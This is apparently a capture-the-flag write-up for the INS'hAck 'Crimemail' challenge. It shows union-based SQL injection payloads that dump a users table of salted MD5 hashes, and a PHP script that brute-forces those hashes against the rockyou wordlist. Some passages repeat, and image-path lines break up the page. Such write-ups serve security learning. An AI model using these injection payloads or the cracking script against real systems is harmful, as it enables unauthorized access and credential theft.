Tuesday, April 10, 2018


INS'hAck - Crimemail Writeup

by Guilherme "k33r0k" Assmann

INS'hAck - Crimemail Writeup

> "service, to communicate with his associates. Let's see if you can hack your way in his account... Hint: his password's md5 is computed as followed: `md5 = md5($password + $salt)` and Collins Hackle has a password which can be found in an english dictionary"

There was a simple login form in the web page so, obviously, the usual login form routine tests were run against it.



After a couple of tries I followed the "Lost password?" link and there was another form that seemed a lot like the regular one we get in these kind of links. Running some tests on it I got an error message printed on the screen:

We know some criminals aren't very tech-savvy. You have two options:

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint, enter your username:

Username

Search

The most logical thing to do in a SQLi attack is to try dumping the number of columns using the `union` operator.

Here is the requested hint for this username:

```
Database error: You have an
```

We know some criminals aren't very tech-savvy. You have two options:

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint,
enter your username:

' union select 1#

Search

Here is the requested hint for this username:

```
array(1) {
  [0]=>
  array(1) {
    ["hint"]=>
    string(1) "1"
  }
}
```

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint,
enter your username:

' union select 1,2#

Search

 Go back to sign-in

Here is the requested hint for this username:

```
different number of columns
```

Knowing that there was only one column, I tried to dump the table's data: `' union select concat(table_name,":",column_name) from information_schema.columns#`

Here is the requested hint for this username:

```
array(611) {
  [0]=>
  array(1) {
    ["hint"]=>
    string(33) "CHARACTER_S
  }
  [1]=>
  array(1) {
    ["hint"]=>
    string(35) "CHARACTER_S
  }
  [2]=>
  array(1) {
    ["hint"]=>
    string(26) "CHARACTER_S
  }
  [3]=>
  array(1) {
    ["hint"]=>
    string(21) "CHARACTER_S
  }
  [4]=>
  array(1) {
    ["hint"]=>
    string(25) "COLLATIONS:
  }
  [5]=>
  array(1) {
    ["hint"]=>
    string(29) "COLLATIONS:
  }
  [6]=>
  array(1) {
    ["hint"]=>
    string(13) "COLLATIONS:
```

After taking a look at the end of the dumped info I found what I needed.

```
    string(12) "users:userID"
  }
  [607]=>
  array(1) {
    ["hint"]=>
    string(14) "users:username"
  }
  [608]=>
  array(1) {
    ["hint"]=>
    string(15) "users:pass_salt"
  }
  [609]=>
  array(1) {
    ["hint"]=>
    string(14) "users:pass_md5"
  }
  [610]=>
  array(1) {
    ["hint"]=>
    string(10) "users:hint"
  }
}
```

Having the table's columns full names it was easy to dump the content. Using the following payload I could dump all the `users` table columns' contents: `' union select concat(userID,":",username,":",pass_salt,":",pass_md5) from users#`

```
        array(5) {
           [0]=>
         array(1) {
          ["hint"]=>
"1:p.escobar:Jdhy:c4598aadc36b55ba1a4f64f16e2b32f1"
             }
           [1]=>
         array(1) {
          ["hint"]=>
"2:g.dupuy:Kujh:0fd221fc1358c698ae5db16992703bcd"
             }
           [2]=>
         array(1) {
          ["hint"]=>
"3:a.capone:hTjl:23afc9d3a96e5c338f7ba7da4f8d59f8"
             }
           [3]=>
         array(1) {
          ["hint"]=>
"4:c.manson:YbEr:fe3437f0308c444f0b536841131f5274"
             }
           [4]=>
         array(1) {
          ["hint"]=>
"5:c.hackle:yhbG:f2b31b3a7a7c41093321d0c98c37f5ad"
             }
            }
```

Ok we have the dump but the passwords were hashed and salted

---

service, to communicate with his associates.

Let's see if you can hack your way in his account...

Hint: his password's md5 is computed as followed: `md5 = md5($password + $salt)` and Collins Hackle has a password which can be found in an english dictionary

At this point I wrote my own brute force script:


```php
<?php

$salt = "Kujh";

$salts = ["Jdhy","Kujh","hTjl","YbEr","yhbG"];
if ($file = fopen("rockyou.txt", "r")) {
    while(!feof($file)) {
        $line = fgets($file);
        $line = str_replace("\n","",$line);
        for($i=0; $i<count($salts);$i++){
                $salt = $salts[$i];
                echo "TENTANDO: " . $line." || MD5: ".md5($line.$salt)."\n";
                if(md5($line.$salt) == "f2b31b3a7a7c41093321d0c98c37f5ad"){
                        exit("Find:".$line."");
                }
        }
        $i=0;
    }
    fclose($file);
}
```

Some seconds later the password was found:

`pizza` is the user password we needed :).

```
catcat || MD5: 21eac7dbe2798cc9bc08fc9bb2f9b5b2
catcat || MD5: 94aa5ca285ab413399ad284a46756fab
catcat || MD5: d9ce7f17e8b1aea91d0bb7e382e2bafc
catcat || MD5: 9945b114a68516240e900108ed17647d
pornstar || MD5: b545056f926a19085e7d5f0904839d29
pornstar || MD5: 58ceb7cec7e9bdc040ffa9fdd9f6bb2d
pornstar || MD5: 37b781f31aac45660112b4185d24f6d0
pornstar || MD5: 17341562dec7a7b7d3b4c201962d88c3
pornstar || MD5: 7a044fa0f853a8d552bd46f0f684735f
pizza || MD5: 9c64a7db9a09e5b3645a3856e36af0df
pizza || MD5: b256b0dd1259374b4135b77d16386b98
pizza || MD5: 3ee125de743ea6f7477cf1e3245b71f4
pizza || MD5: 045a8c12c3a274cddc09ee2aa1eeca1e
pizza || MD5: f2b31b3a7a7c41093321d0c98c37f5ad
```

Then I logged in with the `c.hackle:pizza` credentials:



Capture the Flag , Writeup